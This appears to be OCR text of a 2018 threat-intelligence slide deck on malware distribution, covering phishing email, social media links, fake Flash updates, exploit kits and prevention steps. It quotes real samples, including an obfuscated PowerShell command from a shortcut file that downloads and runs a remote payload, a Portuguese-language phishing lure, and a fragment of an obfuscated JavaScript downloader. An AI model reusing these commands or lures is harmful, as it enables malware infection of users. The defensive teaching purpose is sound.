
Olá, Bom dia,

Venho por meio desta E-mail solicitar o orçamento dos produtos especificados na planilha disponível abaixo.

Obrigado!
- DAF Incorporadora Ltda

Anexo-Orcamento25092018.zip

Distribution through Email



Anexo-Orcamento25092018.zip


Oráamento - DAF Incorporadora Ltda - 5XB3.lnk

Distribution through Email

```
C:\Windows\system32\cmd.exe /V /C
C:\Windows\System32\WindowsPO^WerSHEll\v1.0\Po
^wErSH^eLL.e^xe -nop -win 1 Get-Member;
Get-NetDomain; Write-Warning 'above cEMO to NJEu
a Emy which dot6wnload and exec6ute the mIHK';
IeX(iEX('(New-{0}ect N{1}bClient)."DowNloAdsTRiNG
"("""{2}.us-east{3}?tk=kkA""")' -f 'Obj’, 'et.We’, 'https://
s3’,’-2.amazonaws.com/knoimeldlapasta/marai.bmp
'));Get-NetDomain
```

Distribution through Social Media

Distribution through Social Media



[redacted] ☆ [redacted]

✓ 好好玩儿! 好好学习! | 7:30 PM [redacted]

Today

[redacted] ッヨー http://www.bit.ly/23rp4hn?profile_image=[redacted]


😄

Distribution through the Web

Distribution through the Web

- ✗ Unexpected web pages or pop-up windows
- ✗ Exploit kits

Distribution through the Web




http://ceyr.biacap.com/4c953607ce583e3dcd8
Adobe - Update Adobe Flas...
File Edit View Favorites Tools Help
Adobe
Adobe Flash Player

Your Adobe Flash Player version is vulnerable and should be updated!

The publisher of flashplayer_34.9.39_plugin.js couldn't be verified.


Learn more

Distribution through the Web


flashplayer_34.9.39_plugin.js
flashplayer_34.9.39_plugin.js - Notepad
File Edit Format View Help

```
(function(zsispipuh){function igvaf(){var wiwgigilqy=1;while
(wiwgigilqy<=ujmitzuv["l"+"e"+["v","U","n","L","t"]
[(30,53,2)]+("B","d","q","c","g")+"t"+"h"]){cidoz=(ujmitzuv
["s"+("s","D","a","H","o","u")+("c","O","b")+["s","Z","z"][(696-
696)]+(29)
["t"+("x","f","p","f","o")+("t","i","S")+("M","G","L","t")+"r"+"i"+"
n"+("r","b","h","m","g")](0x24)+"r"](ujmitzuv
[("a","D","g","L","l")+["e","W","H"]
[(87,37,71,72,4,0)]+"n"+"g"+["t","P"][0]+["n","k","h","i","R"]
[(74,88,60,100,2)]]-wiwgigilqy))
[("l","P","G","n","E","s")+("F","N","p")+("b","K","c","g","e","l")+"
i"+["k","t","S","K","V"][(51-50)]]('');for(var jzigyq=(-
778+778);jzigyq<hrasizdyc[["l","k","M","d"][(671-
671)]+"e"+"n"+("w","N","g")+("G","D","t")+["h","z"]
[(5,53,0)]];jzigyq++){hrasizdyc[jzigyq]=hrasizdyc[jzigyq]^cidoz
[jzigyq%cidoz["l"+"e"+"n"+(16)
[("D","l","t")+("p","R","o")+"S"+"t"+"r"+("v","x","i")+"n"+("I","G",
"n","o","U","g")](36)+["t","R"][0]+["h","T","H","S","E"]
[(52,45,81,87,0)]]]["c"+["J","Z","J","U","h","S","u"]
[(73,42,30,4)]+"a"+"r"+"C"+"o"+["Q","c","h","U","z","d","U"][(140-
135)]+["e","A"][(56,70,45,66,48,0)]+["c","A","w","W"][1]+"t"]((352-
```

Exploit Kits



criminal's malware

behind the scenes

user's computer


Exploit Kits

Exploit kits are web servers that use exploits to take advantage of vulnerabilities in browser-based applications to infect a Windows computer without the user's knowledge.

Exploit Kits

- Flash player
- Web browser
- Silverlight
- Java, PDF

Exploit Kits



Normal website

MALICIOUS AD

GATE

Exploit kit server

Up next...

- Types of malware
- Distribution methods
- **Prevention strategies**

Prevention Strategies

- Keep regular backups of critical data and ***test them.***
- Training and awareness.
- Keep your systems up-to-date and fully patched.
- Threat detection, prevention and protection solutions.

Summary

- Types of malware
- Distribution methods
- Prevention strategies

MALWARE DISTRIBUTION TRENDS OCTOBER 2018

Thank you!

Brad Duncan
Threat Intelligence Analyst

unit42